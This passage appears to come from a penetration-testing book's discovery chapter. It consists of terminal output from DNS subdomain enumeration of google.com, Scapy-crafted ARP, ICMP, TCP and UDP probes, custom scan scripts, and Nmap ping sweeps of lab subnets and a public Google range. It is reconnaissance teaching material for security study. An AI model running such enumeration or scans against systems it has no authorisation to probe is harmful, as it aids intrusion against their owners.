vpn.google.com. 5 IN A 64.9.224.68
vpn.google.com. 5 IN A 64.9.224.69
m.google.com. 5 IN CNAME mobile.l.google.com.
mobile.l.google.com. 5 IN A 172.217.3.11
mail2.google.com. 5 IN CNAME goooglemail2.l.google.com.
goooglemail2.l.google.com. 5 IN A 209.85.201.83
goooglemail2.l.google.com. 5 IN A 209.85.201.18
goooglemail2.l.google.com. 5 IN A 209.85.201.17
goooglemail2.l.google.com. 5 IN A 209.85.201.19
ns.google.com. 5 IN A 216.239.32.10
support.google.com. 5 IN CNAME www3.l.google.com.
www3.l.google.com. 5 IN A 172.217.0.46
web.google.com. 5 IN CNAME www3.l.google.com.
www3.l.google.com. 5 IN A 172.217.0.46
email.google.com. 5 IN CNAME gmail.google.com.
gmail.google.com. 5 IN CNAME www3.l.google.com.
www3.l.google.com. 5 IN A 172.217.0.46
cloud.google.com. 5 IN CNAME www3.l.google.com.
www3.l.google.com. 5 IN A 172.217.0.46
admin.google.com. 5 IN A 172.217.3.14
store.google.com. 5 IN A 172.217.3.14
api.google.com. 5 IN CNAME api.l.google.com.
api.l.google.com. 5 IN A 172.217.3.4
news.google.com. 5 IN CNAME news.l.google.com.
news.l.google.com. 5 IN A 172.217.3.14
home.google.com. 5 IN A 172.217.0.46
mobile.google.com. 5 IN CNAME mobile.l.google.com.
mobile.l.google.com. 5 IN A 172.217.3.11
ns3.google.com. 5 IN A 216.239.36.10
images.google.com. 5 IN CNAME images.l.google.com.
images.l.google.com. 5 IN A 172.217.3.14
```

```
File Edit View Search Terminal Help
Performing recursion:

---- Checking subdomains NS records ----
corp.google.com. 5 IN NS ns2.google.com.
corp.google.com. 5 IN NS ns3.google.com.
corp.google.com. 5 IN NS ns1.google.com.
corp.google.com. 5 IN NS ns4.google.com.

---- Recursion level 1 ----

Recursion on corp.google.com ...
a.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
aa.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
ab.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
ag.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
analytics.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
athena.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
atlas.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
auto.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
b.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
b2.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
ba.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
blogger.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
c.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
calendar.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
catalog.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
cc.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
chat.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
cloud.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
```

---

# Chapter 3: Discovery

```
File Edit View Search Terminal Help
root@kali:~# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python ecdsa lib. Disabled certificate manipulation tools
WARNING: Combined crypto modes not available for IPsec (pycrypto 2.7.1a1 required).
Welcome to Scapy (0c9b908)
>>> ARP().display()
###[ ARP ]###
hwtype= 0x1
ptype= 0x800
hwlen= 6
plen= 4
op= who-has
hwsrc= 00:0c:29:2d:7c:19
psrc= 192.168.68.130
hwdst= 00:00:00:00:00:00
pdst= 0.0.0.0
>>> |
```

```
File Edit View Search Terminal Help
>>> arp_request = ARP()
>>> arp_request.pdst = "172.16.69.128"
>>> arp_request.display()
###[ ARP ]###
hwtype= 0x1
ptype= 0x800
hwlen= 6
plen= 4
op= who-has
hwsrc= 00:0c:29:2d:7c:19
psrc= 192.168.68.130
hwdst= 00:00:00:00:00:00
pdst= 172.16.69.128
>>> |
```

```
File Edit View Search Terminal Help
>>> srl(arp_request)
Begin emission:
*Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
<ARP hwtype=0x1 ptype=0x800 hwlen=6 plen=4 op=is-at hwsrc=00:0c:29:96:81:f2 psrc=172.16.69.128 hwdst=00:0c:29:2d:7c:19
pdst=172.16.69.133 |<Padding load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>
>>> |
```

```
File Edit View Search Terminal Help
>>> srl(ARP(pdst="172.16.69.128"))
Begin emission:
*Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
<ARP hwtype=0x1 ptype=0x800 hwlen=6 plen=4 op=is-at hwsrc=00:0c:29:96:81:f2 psrc=172.16.69.128 hwdst=00:0c:29:2d:7c:19
pdst=172.16.69.133 |<Padding load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>
>>> |
```



```
File Edit View Search Terminal Help
>>> arp_request.pdst = "172.16.69.140"
>>> srl(arp_request,timeout=1)
Begin emission:
.....WARNING: Mac address to reach destination not found. Using broadcast.
Finished to send 1 packets.
.....
Received 24 packets, got 0 answers, remaining 1 packets
>>>
```

```
File Edit View Search Terminal Help
>>> arp_request.pdst = "172.16.69.128"
>>> response=srl(arp_request,timeout=1)
Begin emission:
*Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= is-at
  hwsrc= 00:0c:29:96:81:f2
  psrc= 172.16.69.128
  hwdst= 00:0c:29:2d:7c:19
  pdst= 172.16.69.133
###[ Padding ]###
  load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
>>>
```

```
File Edit View Search Terminal Help
root@kali:~# ./arp_disc.py
Usage - ./arp_disc.py [interface]
Example - ./arp_disc.py eth0
Example will perform an ARP scan of the local subnet to which eth0 is assigned
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./arp_disc.py eth0
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

Broadcast	ARP	42 Who has 172.16.36.1? Tell 172.16.36.67
Vmware_fd:01:05	ARP	60 172.16.36.1 is at 00:50:56:c0:00:08
Broadcast	ARP	42 Who has 172.16.36.2? Tell 172.16.36.67
Vmware_fd:01:05	ARP	60 172.16.36.2 is at 00:50:56:ff:2a:8e

```
File Edit View Search Terminal Help
root@kali:~# ./arp_disc.py eth0 > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# vim iplist.txt
root@kali:~# nano iplist.txt
```

```
File Edit View Search Terminal Help
root@kali:~# cat iplist.txt
172.16.69.1
172.16.69.5
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.201
172.16.69.254
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./arp_disc.py
Usage - ./arp_disc.py [interface]
Example - ./arp_disc.py iplist.txt
Example will perform an ARP scan of the IP addresses listed in iplist.txt
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./arp_disc.py iplist.txt
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.254
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./arp_disc.py iplist.txt > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.254
root@kali:~#
```

```
File Edit View Search Terminal Help
>>> ip = IP()
>>> ip.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\
>>>
```

```
File Edit View Search Terminal Help
>>> ip.dst = "172.16.69.128"
>>> ip.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 172.16.69.133
dst= 172.16.69.128
\options\
>>>
```

```
File Edit View Search Terminal Help
>>> ping = ICMP()
>>> ping.display()
###[ ICMP ]###
type= echo-request
code= 0
chksum= None
id= 0x0
seq= 0x0
>>>
```

```
File Edit View Search Terminal Help
>>> ping_request = (ip/ping)
>>> ping_request.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= icmp
chksum= None
src= 172.16.69.133
dst= 172.16.69.128
\options\
###[ ICMP ]###
type= echo-request
code= 0
chksum= None
id= 0x0
seq= 0x0
>>>
```

```
File Edit View Search Terminal Help
>>> ping_reply = srl(ping_request)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> ping_reply.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 28
  id= 61346
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  chksum= 0xa818
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ ICMP ]###
  type= echo-reply
  code= 0
  chksum= 0xffff
  id= 0x0
  seq= 0x0
###[ Padding ]###
  load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
>>> |
```

```
File Edit View Search Terminal Help
>>> ip.dst = "172.16.69.145"
>>> ping_request = (ip/ping)
>>> ping_reply = srl(ping_request)
Begin emission:
.....WARNING: Mac address to reach destination not found. Using broadcast.
Finished to send 1 packets.
.....
.....^C
Received 266 packets, got 0 answers, remaining 1 packets
```

```
File Edit View Search Terminal Help
>>> ping_reply = srl(ping_request, timeout=1)
Begin emission:
.....WARNING: Mac address to reach destination not found. Using broadcast.
Finished to send 1 packets.
.....
Received 25 packets, got 0 answers, remaining 1 packets
>>> |
```

```
File Edit View Search Terminal Help
>>> answer = srl(IP(dst="172.16.69.128")/ICMP(),timeout=1)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> answer.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 28
  id= 61348
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  chksum= 0xa816
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ ICMP ]###
  type= echo-reply
  code= 0
  chksum= 0xffff
  id= 0x0
  seq= 0x0
###[ Padding ]###
  load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
>>>
```

```
File Edit View Search Terminal Help
>>> answer = srl(IP(dst="172.16.69.245")/ICMP(),timeout=1)
Begin emission:
.....WARNING: Mac address to reach destination not found. Using broadcast.
Finished to send 1 packets.
.....
Received 44 packets, got 0 answers, remaining 1 packets
>>> answer.display()
Traceback (most recent call last):
  File "<console>", line 1, in <module>
AttributeError: 'NoneType' object has no attribute 'display'
>>>
```

```
File Edit View Search Terminal Help
root@kali:~# ./pinger.py
Usage - ./pinger.py [/24 network address]
Example - ./pinger.py 172.16.36.0
Example will perform an ICMP scan of the 172.16.36.0/24 range
root@kali:~# ./pinger.py 172.16.69.0
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./pinger.py 172.16.69.0 > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./pinger.py
Usage - ./pinger.py [filename]
Example - ./pinger.py iplist.txt
Example will perform an ICMP ping scan of the IP addresses listed in iplist.txt
root@kali:~# ./pinger.py iplist.txt
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./pinger.py iplist.txt > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File Edit View Search Terminal Help
>>> i = IP()
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\

>>> i.dst="172.16.69.128"
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 172.16.69.133
dst= 172.16.69.128
\options\

>>> |
```

```
File Edit View Search Terminal Help
>>> t = TCP()
>>> t.display()
###[ TCP ]###
sport= ftp_data
dport= http
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= S
window= 8192
chksum= None
urgptr= 0
options= {}

>>> |
```



```
File Edit View Search Terminal Help
>>> request = (i/t)
>>> request.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= tcp
chksum= None
src= 172.16.69.133
dst= 172.16.69.128
\options\
###[ TCP ]###
sport= ftp_data
dport= http
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= S
window= 8192
chksum= None
urgptr= 0
options= {}
>>>
```

```
File Edit View Search Terminal Help
>>> response = sr1(request)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
version= 4L
ihl= 5L
tos= 0x0
len= 44
id= 0
flags= DF
frag= 0L
ttl= 64
proto= tcp
chksum= 0x57a6
src= 172.16.69.128
dst= 172.16.69.133
\options\
###[ TCP ]###
sport= http
dport= ftp_data
seq= 159751851
ack= 1
dataofs= 6L
reserved= 0L
flags= SA
window= 5840
chksum= 0xf58a
urgptr= 0
options= [('MSS', 1460)]
###[ Padding ]###
load= '\x00\x00'
>>>
```

```
File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.128")/TCP(flags='A'))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 40
  id= 0
  flags= DF
  frag= 0L
  ttl= 64
  proto= tcp
  chksum= 0x57aa
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ TCP ]###
  sport= http
  dport= ftp_data
  seq= 0
  ack= 0
  dataofs= 5L
  reserved= 0L
  flags= R
  window= 0
  chksum= 0xcc56
  urgptr= 0
  options= {}
###[ Padding ]###
  load= '\x00\x00\x00\x00\x00\x00\x00'
>>>
```

```
File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.128")/TCP(dport=1111,flags='A'))
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 40
  id= 0
  flags= DF
  frag= 0L
  ttl= 64
  proto= tcp
  chksum= 0x57aa
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ TCP ]###
  sport= 1111
  dport= ftp_data
  seq= 0
  ack= 0
  dataofs= 5L
  reserved= 0L
  flags= R
  window= 0
  chksum= 0xc84f
  urgptr= 0
  options= {}
###[ Padding ]###
  load= '\x00\x00\x00\x00\x00\x00\x00'

>>> |
```

```
File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.145")/TCP(dport=80,flags='A'),timeout=1)
Begin emission:
.....WARNING: Mac address to reach destination not found. Using broadcast.
Finished to send 1 packets.
.....
Received 25 packets, got 0 answers, remaining 1 packets
>>> |
```

```
File Edit View Search Terminal Help

root@kali:~# ./ACK_Ping.py
Usage - ./ACK_Ping.py [/24 network address]
Example - ./ACK_Ping.py 172.16.36.0
Example will perform a TCP ACK ping scan of the 172.16.36.0/24 range
root@kali:~# ./ACK_Ping.py 172.16.69.0
172.16.36.1
172.16.36.128
172.16.36.130
172.16.36.131
172.16.36.132
root@kali:~# |
```

```
File Edit View Search Terminal Help
>>> i = IP()
>>> i.dst = "172.16.69.128"
>>> u = UDP()
>>> request = (i/u)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 172.16.69.133
  dst= 172.16.69.128
  \options\
###[ UDP ]###
  sport= domain
  dport= domain
  len= None
  chksum= None
>>>
```

```
File Edit View Search Terminal Help
>>> reply = srl(request,timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 9 packets, got 0 answers, remaining 1 packets
>>>
```

```
File Edit View Search Terminal Help
>>> u.dport = 123
>>> request = (1/u)
>>> reply = srl(request,timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> reply.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0xc0
  len= 56
  id= 25089
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  checksum= 0x34de
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ ICMP ]###
  type= dest-unreach
  code= port-unreachable
  checksum= 0xe03c
  reserved= 0
  length= 0
  nexthopmtu= 0
###[ IP in ICMP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 28
  id= 1
  flags=
  frag= 0L
  ttl= 64
  proto= udp
  checksum= 0x97aa
  src= 172.16.69.133
  dst= 172.16.69.128
  \options\
###[ UDP in ICMP ]###
  sport= domain
  dport= ntp
  len= 8
  checksum= 0x1c08

>>> |
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:42 EST
Nmap scan report for 172.16.69.128
Host is up (0.00025s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds
root@kali:~# |
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.145 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:43 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.41 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.0-255 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:44 EST
Nmap scan report for 172.16.69.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00021s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00020s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00017s latency).
MAC Address: 00:0C:29:EB:A5:8A (VMware)
Nmap scan report for 172.16.69.131
Host is up (0.00033s latency).
MAC Address: 00:0C:29:97:29:02 (VMware)
Nmap scan report for 172.16.69.132
Host is up (0.00023s latency).
MAC Address: 00:0C:29:9E:F9:15 (VMware)
Nmap scan report for 172.16.69.135
Host is up (0.00020s latency).
MAC Address: 00:0C:29:B5:90:73 (VMware)
Nmap scan report for 172.16.69.254
Host is up (0.00010s latency).
MAC Address: 00:50:56:E0:A4:8E (VMware)
Nmap scan report for 172.16.69.133
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 27.47 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -iL iplist.txt -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:46 EST
Nmap scan report for 172.16.69.1
Host is up (0.00069s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00034s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00024s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00085s latency).
MAC Address: 00:0C:29:EB:A5:8A (VMware)
Nmap scan report for 172.16.69.131
Host is up (0.00081s latency).
MAC Address: 00:0C:29:97:29:02 (VMware)
Nmap scan report for 172.16.69.132
Host is up (0.00078s latency).
MAC Address: 00:0C:29:9E:F9:15 (VMware)
Nmap scan report for 172.16.69.135
Host is up (0.00074s latency).
MAC Address: 00:0C:29:B5:90:73 (VMware)
Nmap scan report for 172.16.69.133
Host is up.
Nmap done: 8 IP addresses (8 hosts up) scanned in 26.03 seconds
root@kali:~#
```

```

File Edit View Search Terminal Help
root@kali:~# nmap -sn 74.125.21.0-255

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:50 EST
Nmap scan report for 74.125.21.0
Host is up (0.0034s latency).
Nmap scan report for yv-in-f1.1e100.net (74.125.21.1)
Host is up (0.092s latency).
Nmap scan report for 74.125.21.2
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.3
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.4
Host is up (0.0011s latency).
Nmap scan report for 74.125.21.5
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.6
Host is up (0.0013s latency).
Nmap scan report for 74.125.21.7
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.8
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.9
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.10
Host is up (0.0013s latency).
Nmap scan report for 74.125.21.11
Host is up (0.0034s latency).
Nmap scan report for 74.125.21.12
Host is up (0.0037s latency).
Nmap scan report for 74.125.21.13
Host is up (0.00026s latency).
Nmap scan report for yv-in-f14.1e100.net (74.125.21.14)
Host is up (0.033s latency).
Nmap scan report for 74.125.21.15
Host is up (0.0037s latency).
Nmap scan report for yv-in-f16.1e100.net (74.125.21.16)
Host is up (0.035s latency).
Nmap scan report for yv-in-f17.1e100.net (74.125.21.17)
Host is up (0.035s latency).

```

No.	Destination	Protocol	Info
498	Broadcast	ARP	who has 172.16.36.102? Tell 172.16.36.232
499	Broadcast	ARP	who has 172.16.36.125? Tell 172.16.36.232
500	Broadcast	ARP	who has 172.16.36.163? Tell 172.16.36.232
501	Broadcast	ARP	who has 172.16.36.164? Tell 172.16.36.232
502	Broadcast	ARP	who has 172.16.36.196? Tell 172.16.36.232
503	Broadcast	ARP	who has 172.16.36.31? Tell 172.16.36.232

```

File Edit View Search Terminal Help
root@kali:~# nmap -sn 172.16.69.128

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:59 EST
Nmap scan report for 172.16.69.128
Host is up (0.00019s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
root@kali:~#

```

```

File Edit View Search Terminal Help
root@kali:~# nmap -sn 172.16.69.1-255

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:00 EST
Nmap scan report for 172.16.69.1
Host is up (0.00025s latency).
Nmap scan report for 172.16.69.2
Host is up (0.0018s latency).
Nmap scan report for 172.16.69.3
Host is up (0.0019s latency).
Nmap scan report for 172.16.69.4
Host is up (0.0020s latency).
Nmap scan report for 172.16.69.5
Host is up (0.0021s latency).
Nmap scan report for 172.16.69.6
Host is up (0.0021s latency).
Nmap scan report for 172.16.69.7
Host is up (0.0022s latency).
Nmap scan report for 172.16.69.8
Host is up (0.0023s latency).
Nmap scan report for 172.16.69.9
Host is up (0.0023s latency).
Nmap scan report for 172.16.69.10
Host is up (0.0038s latency).
Nmap scan report for 172.16.69.11
Host is up (0.0039s latency).
Nmap scan report for 172.16.69.12
Host is up (0.0059s latency).
Nmap scan report for 172.16.69.13
Host is up (0.0063s latency).
Nmap scan report for 172.16.69.14

```

The image shows a Wireshark capture of ICMP Echo (ping) requests. The packet list pane displays 15 packets, all of which are Echo (ping) requests from source 192.168.68.130 to various destinations in the 172.16.69.2-15 range. The packet details pane shows the structure of an ICMP Echo (ping) request, including the type (0), code (0), and sequence number (0). The packet bytes pane shows the raw data of the request, including the IP header and ICMP payload.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.68.130	172.16.69.2	ICMP	42	Echo (ping) request id=0xe063, seq=0/0,
2	0.000070711	192.168.68.130	172.16.69.3	ICMP	42	Echo (ping) request id=0x6de8, seq=0/0,
3	0.000103185	192.168.68.130	172.16.69.4	ICMP	42	Echo (ping) request id=0x3f30, seq=0/0,
4	0.000155401	192.168.68.130	172.16.69.5	ICMP	42	Echo (ping) request id=0x11b8, seq=0/0,
5	0.000240274	192.168.68.130	172.16.69.6	ICMP	42	Echo (ping) request id=0xffa5, seq=0/0,
6	0.000291259	192.168.68.130	172.16.69.7	ICMP	42	Echo (ping) request id=0x282b, seq=0/0,
7	0.000337054	192.168.68.130	172.16.69.8	ICMP	42	Echo (ping) request id=0x54fb, seq=0/0,
8	0.000380390	192.168.68.130	172.16.69.9	ICMP	42	Echo (ping) request id=0xb859, seq=0/0,
9	0.000425313	192.168.68.130	172.16.69.10	ICMP	42	Echo (ping) request id=0xd7bf, seq=0/0,
10	0.000469628	192.168.68.130	172.16.69.11	ICMP	42	Echo (ping) request id=0x0411, seq=0/0,
11	1.001962963	192.168.68.130	172.16.69.14	ICMP	42	Echo (ping) request id=0x7f46, seq=0/0,
12	1.002102310	192.168.68.130	172.16.69.15	ICMP	42	Echo (ping) request id=0xf083, seq=0/0,

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0  
 Ethernet II, Src: Vmware\_2d:7c:19 (00:0c:29:2d:7c:19), Dst: Vmware\_ff:94:dd (00:50:56:ff:94:dd)  
 Internet Protocol Version 4, Src: 192.168.68.130, Dst: 172.16.69.2  
 Internet Control Message Protocol

0000 00 50 56 ff 94 dd 00 0c 29 2d 7c 19 08 00 45 00 .P.V....)-|...E.  
 0010 00 1c fc ce 00 00 29 01 9e d5 c0 a8 44 82 ac 10 .....):...D...  
 0020 45 02 08 00 17 9c e0 63 00 00 E.....c..

wireshark\_eth0\_20170207090402\_yBdQTZ Packets: 707 · Displayed: 707 (100.0%) Profile: Default



```
File Edit View Search Terminal Help
root@kali:~# cat iplist.txt
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.135
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -iL iplist.txt -sn
Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:05 EST
Nmap scan report for 172.16.69.1
Host is up (0.00056s latency).
Nmap scan report for 172.16.69.128
Host is up (0.00031s latency).
Nmap scan report for 172.16.69.129
Host is up (0.00016s latency).
Nmap scan report for 172.16.69.130
Host is up (0.00042s latency).
Nmap scan report for 172.16.69.131
Host is up (0.00036s latency).
Nmap scan report for 172.16.69.132
Host is up (0.00032s latency).
Nmap scan report for 172.16.69.133
Host is up (0.000069s latency).
Nmap scan report for 172.16.69.135
Host is up (0.00062s latency).
Nmap done: 8 IP addresses (8 hosts up) scanned in 0.03 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap 172.16.69.128 -PU53 -sn
Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:11 EST
Nmap scan report for 172.16.69.128
Host is up (0.00020s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds
root@kali:~# nmap 172.16.69.0-255 -PU53 -sn
Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:13 EST
Nmap scan report for 172.16.69.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00014s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00016s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00018s latency).
MAC Address: 00:0C:29:EB:A5:8A (VMware)
Nmap scan report for 172.16.69.131
Host is up (0.00018s latency).
MAC Address: 00:0C:29:97:29:02 (VMware)
Nmap scan report for 172.16.69.132
Host is up (0.00026s latency).
MAC Address: 00:0C:29:9E:F9:15 (VMware)
Nmap scan report for 172.16.69.135
Host is up (0.00019s latency).
MAC Address: 00:0C:29:B5:90:73 (VMware)
Nmap scan report for 172.16.69.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:E0:A4:8E (VMware)
Nmap scan report for 172.16.69.133
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 27.66 seconds
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -iL iplist.txt -PU53 -sn

